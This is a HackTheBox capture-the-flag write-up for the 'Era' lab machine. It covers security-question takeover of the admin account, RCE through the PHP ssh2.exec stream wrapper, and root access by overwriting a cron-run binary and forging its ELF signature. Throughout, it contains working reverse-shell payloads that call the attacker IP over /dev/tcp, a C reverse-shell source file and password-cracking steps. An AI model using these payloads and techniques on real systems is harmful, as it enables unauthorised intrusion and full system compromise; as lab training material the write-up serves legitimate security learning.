



HACKTHEBOX



Era

20th November 2025

Prepared By: `Pho3o`

Machine Author: `yurivich`

Difficulty: **Medium**

Synopsis

`Era` is a medium difficulty Linux machine that features an insecure `PHP` web application alongside a weakly protected system service. First, web enumeration reveals insecure file handling and authentication logic, which can be leveraged to obtain an administrator session. Further inspection of the application's source code reveals a vulnerable file-preview mechanism that enables remote code execution through `PHP` stream wrappers. Finally, upon gaining remote access, a root-executed scheduled task reveals a monitoring binary with an easily bypassed `ELF` signature check that can be overwritten to achieve full system compromise.

Skills Required

- Basic Understanding of Linux Systems
- Basic Web Enumeration

Skills Learned

- Web Source Code Analysis
- `PHP` Stream Wrapper Exploitation
- `ELF` Binary Signature Manipulation

Enumeration

Nmap

We will begin with our standard `Nmap` scan and identify two open ports. We see ports `21` for `FTP` and `80` for `HTTP`.

```
$ nmap -sC -sV 10.129.56.69
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 12:53 EET
Nmap scan report for 10.129.56.69
Host is up (0.082s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We notice that we could not be redirected to the website because the domain name is not resolvable locally. We will therefore add a `DNS` entry to our `/etc/hosts` file to enable proper redirection.

```
$ echo "10.129.56.69 era.htb" | sudo tee -a /etc/hosts
```

Now we can visit the website through our browser. We see a simple website for a design firm.

SUCCESS OF YOUR BUSINESS

[FIND OUT MORE](#)

SERVICES

After a bit of exploration on the available links, we don't find anything useful. Let's try scanning for subdomains using a vhost/directory scanner such as `FFUF`. We will need to add a filter because, without it, we will notice that most responses return a `302` HTTP code with a small, uniform body of four words. We will take this as our baseline for noise and set the option `-fw 4` so that only meaningful responses will appear.

```
$ ffuf -w /usr/share/amass/wordlists/bitquark_subdomains_top100K.txt -u http://era.htb -H  
'Host: FUZZ.era.htb' -fw 4  
<SNIP>  
file [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 73ms]
```

We find the subdomain `file.era.htb`, and we can add it to our `/etc/hosts` file to view it in our browser.



Welcome to Era Storage!

Secure. Simple. Smart.



Manage Files

View and manage your uploaded files.

Go



Upload Files

Upload new files to your account.

Go



Update Security Questions

Update your security questions.

Go



Sign In

Sign In as a different user.

Go

Alternatively, [login using security questions](#).

The application is a storage website that presents us with the ability to manage or upload files, update security questions, and log in. The file management options redirect us to the login page and are therefore not currently useful. The most interesting functions are the ability to log in using security questions and update them.

Log in Using Security Questions

If you've forgotten your password, you can log in by answering your security questions instead.

Username

What is your mother's maiden name?

What was the name of your first pet?

In which city were you born?


Verify and Log In

We currently do not have enough information to use the security question login, and updating security questions requires us to be signed in. So we will have to look at them both again later. However, if we notice the endpoint is `/security_login.php`, which informs us that `PHP` is the language the website is built on.

There is no direct link for registering an account on the home page, and we don't have any credentials to log in yet. However, we can try directory scanning to see if any other endpoints exist that are simply not linked on the home page. We will use `FFUF` once more, and this time specify the `.php` file extension that we noticed.

```
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://file.era.htb/FUZZ -e .php -fw 2608
<SNIP>
images                [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 110ms]
download.php          [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 112ms]
login.php              [Status: 200, Size: 9214, Words: 3701, Lines: 327, Duration: 74ms]
register.php           [Status: 200, Size: 3205, Words: 1094, Lines: 106, Duration: 68ms]
files                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 70ms]
assets                 [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 66ms]
upload.php             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 78ms]
layout.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 100ms]
logout.php             [Status: 200, Size: 70, Words: 6, Lines: 1, Duration: 75ms]
manage.php             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 81ms]
LICENSE                [Status: 200, Size: 34524, Words: 5707, Lines: 663, Duration:
72ms]
```

It appears there is a register endpoint that we can access, as indicated by the `200` response. So let's try visiting it in our browser, creating an account, and logging in.

A screenshot of a web application showing a 'User Registration' form. The form is centered on a light blue background. It has a title 'User Registration' in bold. Below the title are two input fields: 'Username' with the value 'test' and 'Password' with four dots. A blue 'Register' button is at the bottom of the form.

User Registration

Username

test

Password

••••

Register

Foothold

We will be automatically redirected to the `/login.php` page after registering, and upon logging in, we will be directed to `/manage.php`.



 Manage Files

 Upload Files

 Update Security Questions

 Sign Out

Manage Your Files & Settings

☐ Automatically delete my files after:

10

Minutes

 Update Settings

You haven't uploaded any files yet.

 Delete Selected Files

 Return Home

 Reset Security Questions

 Sign Out

Now we have access to the functions advertised earlier. If we check the update security questions function, we will see that we can select a username to change the security questions of another user. However, we do not yet know any of the existing users on the app, so we will leave it for later.



 Manage Files

 Upload Files

 Update Security Questions

 Sign Out

Update Security Questions

Username

New Answer to Security Question 1

New Answer to Security Question 2

New Answer to Security Question 3

Update Security Questions

The next thing we can check is the upload function. Let's try it out by uploading a random, empty text file.



 Manage Files

 Upload Files

 Update Security Questions

 Sign Out



Upload

Upload Files


Choose file(s) to upload:

test.txt

 Upload

 Sign Out

After the file uploads, the page updates to inform us of the download link, which in this case is `http://file.era.htb/download.php?id=9519`. This indicates that the app employs a numeric and likely sequential ID scheme for storing files, which are then exposed at `download.php?id=X`. Therefore, we can enumerate other files in the app by fuzzing for ID numbers.



So let's fuzz the ID parameter with `FFUF` to see if we can find any accessible files on the website. We will set the sequence of numbers from 1 to 1000 as our wordlist, and we will also need to specify our session cookie with `-b`, followed by filtering the responses once more with `-fw`.

```
$ ffuf -w <(seq 1 1000) -u 'http://file.era.htb/download.php?id=FUZZ' -b
'PHPSESSID=7j610ah681i8ag2kav76edui7t' -fw 3161
<SNIP>
54 [Status: 200, Size: 6378, Words: 2552, Lines: 222, Duration: 94ms]
150 [Status: 200, Size: 6366, Words: 2552, Lines: 222, Duration: 95ms]
```

We see two responses early on and can navigate to those pages in our browser and download the files.

Let's visit `http://file.era.htb/download.php?id=54` and `http://file.era.htb/download.php?id=150` to inspect their contents.



Manage Files

Upload Files

Update Security Questions

Sign Out

Your Download Is Ready!

site-backup-30-08-24.zip



We will first check the site backup by creating a temporary folder to store the contents and extracting them using the `unzip` command.

```
$ mkdir temp
$ unzip site-backup-30-08-24.zip -d temp
```

Within the now unzipped site backup folder, we find a `SQLite` database file called `filedb.sqlite`. This may contain information about users on the website and, hopefully, valid credentials. Let's check the tables:

```
$ sqlite3 filedb.sqlite
<SNIP>
sqlite> .tables
files  users
sqlite> select * from users;
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgPlspN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQms7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjJodf2WuTXovkHIOXwVDFsrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$icCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LageQaL22a1T1V/Idde6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
```

We find the `users` table, which indeed contains hashed credentials that we can attempt to crack. We can copy the credentials into a file called `hash.txt` with the format `username:hash` and then use `john` to crack them.

```
$ john hash.txt -w /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X2])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 4 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
mustang          (yuri)
america          (eric)
```

Of the six users, we are only able to get passwords for `Yuri` and `Eric`, which we can use to log in to the website. However, this is not particularly useful, so we will keep these credentials for later.

The database file also revealed that the admin's username is `admin_ef01cab31aa` and their security answers are `Maria|Oliver|Ottawa`. Attempting to use these to log in with security questions is not successful. Perhaps, since this is a backup, the admin has changed their answers.

Nonetheless, we saw earlier that the Update Security Questions function is quite insecure, as it offers a username parameter, allowing us to change any existing user's security answers. This means that now that we know the admin's username, we can change their security answers and then utilize the Login With Security Questions feature to log in.

So we update the admin's answers to some dummy answers. The app will display a message `if the user exists, answers have been updated`.

Update Security Questions

Username

admin_ef01cab31aa

New Answer to Security Question 1

test

New Answer to Security Question 2

test

New Answer to Security Question 3

test

Update Security Questions

Then we can log out and try to log in with the answers we set at `/security_login.php`.

Log in Using Security Questions

If you've forgotten your password, you can log in by answering your security questions instead.

Username

admin_ef01cab31aa

What is your mother's maiden name?

test

What was the name of your first pet?

test

In which city were you born?

test

Verify and Log In

We now have access to the admin panel! But we will quickly notice there is no new functionality, which means we have to go back and inspect the source code in more depth. By looking through the code, we identify a function available only to the admin in `download.php`.

```
#download.php
```

```
<SNIP>
```

```
// BETA (Currently only available to the admin) - Showcase file instead of downloading it
```

```
} elseif ( $_GET['show'] === "true" && $_SESSION['erauser'] === 1 ) {
```

```
    $format = isset($_GET['format']) ? $_GET['format'] : '';
```

```
    $file = $fetches[0];
```

```

if (strpos($format, '://') !== false) {
    $wrapper = $format;
    header('Content-Type: application/octet-stream');
} else {
    $wrapper = '';
    header('Content-Type: text/html');
}

try {
    $file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
    $full_path = $wrapper ? $wrapper . $file : $file;
    // Debug Output
    echo "Opening: " . $full_path . "\n";
    echo $file_content;
} catch (Exception $e) {
    echo "Error reading file: " . $e->getMessage();
}

<SNIP>

```

This code enables a special preview mode that allows administrators to view files directly in the browser, eliminating the need to download them. This preview feature is only available when the URL parameter `show=true` is present and the session confirms that the user is an admin.

The script then checks the format parameter, which will dictate how the file will be opened. If it contains the `://` substring, then it will also expect the admin to supply a `PHP` wrapper such as `file://`, `http://`, or `php://filter`, which changes how the file is accessed. This will be prepended to the filename and passed directly to `fopen()`. If there is no wrapper, the script will treat the file as standard text and output it as `HTML`.

However, since the value of `format` is concatenated directly into `fopen()`, we can use a stream wrapper, such as `format=php://filter/`, and attempt to exploit this with a specific `PHP` filter. We could try brute force and experiment with various ordinary filters, but we don't know which `PHP` extensions are installed and enabled.

We can first inspect another service, `FTP`, that we identified in our `Nmap` scan earlier, which may provide more information for us. Anonymous login is disabled; however, we do have two sets of credentials: `Eric: America`, and `Yuri: Mustang`.

```

$ ftp era.htb
Connected to era.htb.
220 (vsFTPD 3.0.5)
Name (era.htb:phoe): yuri
331 Please specify the password.
Password:
230 Login successful.

```

Only `yuri`'s credentials are valid, and we can now list the available files.

```
ftp> ls
229 Entering Extended Passive Mode (|||46737|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0          4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0          4096 Jul 22 08:42 php8.1_conf
226 Directory send OK.
```

We see two directories, of which the second, `php8.1_conf`, is more interesting.

```
ftp> ls php8.1_conf
229 Entering Extended Passive Mode (|||26420|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0          4096 Jul 22 08:42 build
<SNIP>
-rw-r--r--    1 0        0         313912 Dec 08 2024 ssh2.so
<SNIP>
```

It contains many `PHP` extension files, including `ssh2.so`. If we check the [PHP Manual](#) and review the various supported protocols and wrappers, we find a page specifically for `ssh2://`.

This means that we could execute arbitrary commands through `SSH`, specifically with the `ssh2.exec://` wrapper. We also have two sets of credentials that might correspond to users on the victim machine. Since `Yuri`'s credentials worked for `FTP`, we'll try `Eric`'s this time. Let's try getting a reverse shell:

First, we'll set up a listener at port `9001` to capture the reverse shell connection.

```
$ nc -lvnp 9001
```

Then, we capture the `GET` request of the download page we were on previously

`http://file.era.htb/download.php?id=54` using `BurpSuite`. It is necessary to do this with our admin session; otherwise, as we saw in the `download.php` code, we will not be able to execute the admin-only function.

Host	Method	URL	Pa
http://file.era.htb	GET	/download.php?id=54	✓

Request

pretty	Raw	Hex	
<pre>GET /download.php?id=54 HTTP/1.1 Host: file.era.htb User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: http://file.era.htb/manage.php Connection: close Cookie: PHPSESSID=7j610ah681i8ag2kav76edui7t Upgrade-Insecure-Requests: 1 Priority: u=0, i</pre>			

Next, we will send the capture over to the **Repeater** Tab so we can modify it. Now we can craft our payload as follows:

```
ssh2.exec://eric:america@localhost:22/bash -c "bash -i >& /dev/tcp/{YOURIPADDRESS}/9001 0>&1"
```

We will then URL-encode it to ensure that all characters, such as spaces and ampersands, are properly interpreted. So our payload will become as follows:

```
ssh2.exec://eric:america@localhost:22/bash+-c+"bash+-i+>%26+/dev/tcp/{YOURIPADDRESS}/9001+0>%261"
```

Let's append it after the **id=54** with **show=true** and the **format** parameter, as seen in the screenshot below.

Request	Response
<pre>1 GET /download.php?id=54&show=true&format=ssh2.exec://eric:america@localhost:22/bash+-c+"bash+-i+>%26+/dev/tcp/10.10.14.64/9001+0>%261" HTTP/1.1 2 Host: file.era.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://file.era.htb/manage.php 8 Connection: close 9 Cookie: PHPSESSID=7j610ah681i8ag2kav76edui7t 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Tue, 18 Nov 2025 10:00:34 GMT 4 Content-Type: application/octet-stream 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 143 10 11 Opening: ssh2.exec://eric:america@localhost:22/bash -c "bash -i >& /dev/tcp/10.10.14.64/9001 0>&1"files/site-backup-30-08-24.zip 12 Resource id #3</pre>

Unfortunately, we will see that it doesn't work.

Our command is being invalidated because the string **files/site-backup-30-08-24.zip** is being added to the end. As we recall from the source code, it's attempting to read the wrapper and **file**. To fix this, we append a **#**, which starts a URL fragment and effectively discards the appended filename.

Our final URL-encoded payload looks like this:


```
&show=true&format=ssh2.exec://eric:america@localhost:22/bash+-c+"bash+-i+%26+/dev/tcp/{YOURIPADDRESS}/9001+0>%261"%23
```

Request

```
Pretty Raw Hex
1 GET /download.php?id=54&show=true&format=ssh2.exec://eric:america@localhost:22/bash+-c+"bash+-i+%26+/dev/tcp/10.10.14.64/9001+0>%261"%23 HTTP/1.1
2 Host: file.era.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://file.era.htb/manage.php
8 Connection: close
9 Cookie: PHPSESSID=7j610ah68li8ag2kav76edui7t
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
```

After sending it, we check our listener, and we should see a response!

```
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.64] from (UNKNOWN) [10.129.56.69] 57644
bash: cannot set terminal process group (5157): Inappropriate ioctl for device
bash: no job control in this shell
eric@era:~$
```

We can find the user flag from `/home/eric/user.txt`.

Privilege Escalation

Now we can try to escalate our privileges. First, let's check what groups the `eric` user is a part of.

```
eric@era:~$ id
uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)
```

He appears to be part of the `devs` group, which might be important later. Let's use `pspy64` to check for running processes and cron jobs.

We'll start a server on our local machine to host the file.

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then we will request it from our reverse shell.

```
eric@era:~$ wget http://{YOURIPADDRESS}/pspy64s
```

Once it has downloaded, we need to give the file execute permissions, and then we can run it.

```
eric@era:~$ chmod +x pspy64s
eric@era:~$ ./pspy64s
```

If we leave it running for a minute or so, we should see a cron pop up.

```
2025/11/18 11:41:04 CMD: UID=0      PID=7045 | /bin/bash /root/initiate_monitoring.sh
2025/11/18 11:42:01 CMD: UID=0      PID=7047 | /usr/sbin/CRON -f -P
2025/11/18 11:42:02 CMD: UID=0      PID=7046 | /usr/sbin/CRON -f -P
2025/11/18 11:42:02 CMD: UID=0      PID=7048 | /bin/sh -c bash -c 'echo >
/opt/AV/periodic-checks/status.log'
2025/11/18 11:42:02 CMD: UID=0      PID=7049 | bash -c echo > /opt/AV/periodic-
checks/status.log
2025/11/18 11:42:02 CMD: UID=0      PID=7050 | /bin/sh -c bash -c
'/root/initiate_monitoring.sh' >> /opt/AV/periodic-checks/status.log 2>&1
2025/11/18 11:42:02 CMD: UID=0      PID=7051 |
2025/11/18 11:42:02 CMD: UID=0      PID=7052 | objcopy --dump-section
.text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
2025/11/18 11:42:02 CMD: UID=0      PID=7053 | /bin/bash /root/initiate_monitoring.sh
2025/11/18 11:42:02 CMD: UID=0      PID=7054 | openssl asn1parse -inform DER -in
text_sig_section.bin
2025/11/18 11:42:02 CMD: UID=0      PID=7057 | grep -oP (?<=UTF8STRING      :)Era Inc.
2025/11/18 11:42:02 CMD: UID=0      PID=7055 | /bin/bash /root/initiate_monitoring.sh
2025/11/18 11:42:02 CMD: UID=0      PID=7058 | /bin/bash /root/initiate_monitoring.sh
2025/11/18 11:42:02 CMD: UID=0      PID=7060 |
2025/11/18 11:42:02 CMD: UID=0      PID=7061 | /opt/AV/periodic-checks/monitor
```

Within the results, we notice a few things:

- We see that the scheduled task daemon was triggered: `CRON -f -P` and the `/root/initiate_monitoring.sh` script was run. This script is run many times in relatively quick succession. It clears a log file as indicated by the `/bin/sh -c bash -c 'echo > /opt/AV/periodic-checks/status.log'` command.
- We also notice the `objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor` command. Essentially, the `/opt/AV/periodic-checks/monitor` binary is being inspected for an ELF section called `.text_sig`, which is not standard. Then it exports the raw contents of this section into a new file called `text_sig_section.bin`. This means it's checking for the file to have a specific text signature.

Let's check the contents of the `/opt/AV/periodic-checks/` folder next.

```
eric@era:~$ cd /opt/AV/periodic-checks
eric@era:/opt/AV/periodic-checks$ ls -la
total 32
drwxrwxr-- 2 root devs 4096 Nov 18 11:56 .
drwxrwxr-- 3 root devs 4096 Jul 22 08:42 ..
-rwxrw---- 1 root devs 16544 Nov 18 11:56 monitor
-rw-rw---- 1 root devs 307 Nov 18 11:56 status.log
```

We have access to this folder and the files through the `devs` group! We cannot read the `monitor` binary directly from our terminal, but we can use the `cat` command to view the contents of the log file.

```
eric@era:/opt/AV/periodic-checks$ cat status.log
[*] System scan initiated...
[*] No threats detected. Shutting down...
[SUCCESS] No threats detected.
[*] System scan initiated...
[*] No threats detected. Shutting down...
[SUCCESS] No threats detected.
```

It says it's doing a scan to detect threats, but it's probably checking for that signature section in the `monitor` binary. Through the `devs` group, we can overwrite the `monitor` binary, which we know will be executed by `root` when the cron runs. This could be a great place to inject a payload and get a reverse shell as `root`.

We can overwrite the binary with an unsigned reverse shell first to see if the signature check is actually enforced and how it might react to an unsigned binary. If it displays any error messages, it could also help us verify what exactly is needed for our reverse shell to be successful.

We'll create a simple `shell.c` file and upload it to the machine, just like we did for `pspy64s`. This is what the file should contain:

```
#include <stdlib.h>
int main() {
    system("/bin/bash -c 'bash -i >& /dev/tcp/{YOURIPADDRESS}/4444 0>&1'");
    return 0;
}
```

Assuming our `Python` server is still hosting, we can then download the file as follows:

```
eric@era:/opt/AV/periodic-checks$ wget http://{YOURIPADDRESS}/shell.c
```

Then we will have to compile it into a binary.

```
eric@era:/opt/AV/periodic-checks$ gcc shell.c -o shell
```

Next, we will start our listener on port `4444`.

```
$ nc -lvnp 4444
```

Finally, we will copy the compiled reverse shell and overwrite the `monitor` binary.

```
eric@era:/opt/AV/periodic-checks$ cp shell monitor
```

After waiting for the cron to execute and trigger our payload, we will see that it was unsuccessful. Let's check the log and see why.

```
eric@era:/opt/AV/periodic-checks$ cat status.log
objcopy: /opt/AV/periodic-checks/monitor: can't dump section '.text_sig' - it does not
exist: file format not recognized
[ERROR] Executable not signed. Tampering attempt detected. Skipping.
```

As we assumed, it's missing that `.text_sig` section, and this is the only requirement we need to satisfy. We will need to find a way to add this signature so that our reverse shell can be executed.

Method 1

Earlier, we downloaded a file called `signing.zip`. Opening the archive reveals `key.pem` and `x509.genkey`, a private key and certificate configuration. If we look at the contents of `x509.genkey`, we see the following:

```
$ cat x509.genkey
[ req ]
default_bits = 2048
distinguished_name = req_distinguished_name
prompt = no
string_mask = utf8only
x509_extensions = myexts

[ req_distinguished_name ]
O = Era Inc.
CN = ELF verification
emailAddress = yurivich@era.com

[ myexts ]
basicConstraints=critical,CA:FALSE
keyUsage=digitalSignature
subjectKeyIdentifier=hash
authorityKeyIdentifier=keyid
```

This key and certificate were initially used to produce signed `ELF` binaries, as confirmed by the configuration file. Perhaps they will provide the necessary signature we need to bypass the check.

To use this key, we will have to use a signing tool for `ELF` binaries. We can find one on [GitHub](#) called [linux-elf-binary-signer](#). We'll clone it, download the dependencies listed on the [GitHub](#) page, and then compile the tool.

```
$ git clone https://github.com/NUAA-WatchDog/linux-elf-binary-signer.git
$ cd linux-elf-binary-signer
$ sudo apt install libssl-dev openssl
$ sudo apt install binutils
$ make
```

Once it's done, we can copy the `key.pem` and `x509.genkey` into the `/certs` folder and our compiled `shell` into the `/linux-elf-binary-signer` directory. Then we can sign our shell with the key.

```
$ ./elf-sign sha256 certs/key.pem certs/key.pem shell
--- 64-bit ELF file, version 1 (CURRENT), little endian.
--- 31 sections detected.
--- [Library dependency]: libc.so.6
--- Section 0016 [.text] detected.
--- Length of section [.text]: 263
--- Signature size of [.text]: 458
--- Writing signature to file: .text_sig
--- Removing temporary signature file: .text_sig
```

After this, we can upload the binary again. We start our `Python` server to host the file if it's not still running:

```
$ python3 -m http.server 80
```

Then download the file:

```
eric@era:/opt/AV/periodic-checks$ wget http://{YOURIPADDRESS}/shell
```

Make sure our listener is still on:

```
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Then we will overwrite the `monitor` binary with the new signed `shell` binary.

```
eric@era:/opt/AV/periodic-checks$ cp shell monitor
```

After a minute, when the cron runs, we should get a reverse shell connection.

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.64] from (UNKNOWN) [10.129.56.69] 39660
bash: cannot set terminal process group (9542): Inappropriate ioctl for device
bash: no job control in this shell
root@era:~#
```

We have successfully rooted the box and can find the root flag in `/root/root.txt`.

Method 2

Instead of using the key file and signing our reverse shell locally, we can use the second method. With our unsigned but compiled `shell` in the `/opt/AV/periodic-checks` folder, we can use the same command we noticed with `pspy64s`, but modify where the signature section will be dumped. We noticed the following command:

```
objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
```

We can then use this command on the legitimate `monitor` binary and dump the signature to a new file. And then use that signature and update the `.text_sig` section of our `shell` binary.

First, we have the signature section dumped to a file in the current directory.

```
eric@era:/opt/AV/periodic-checks$ objcopy --dump-section .text_sig=text_sig  
/opt/AV/periodic-checks/monitor
```

Then we can add it as a section to our compiled `shell` file to bypass the check.

```
eric@era:/opt/AV/periodic-checks$ objcopy --add-section .text_sig=text_sig shell
```

Then we will start our listener on port `4444`.

```
$ nc -lvnp 4444  
listening on [any] 4444 ...
```

Finally, we will overwrite the `monitor` binary with our signed reverse shell.

```
eric@era:/opt/AV/periodic-checks$ cp shell monitor
```

After a few moments, we will get a reverse shell connection as the `root` user.

```
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.64] from (UNKNOWN) [10.129.56.69] 39660  
bash: cannot set terminal process group (9542): Inappropriate ioctl for device  
bash: no job control in this shell  
root@era:~#
```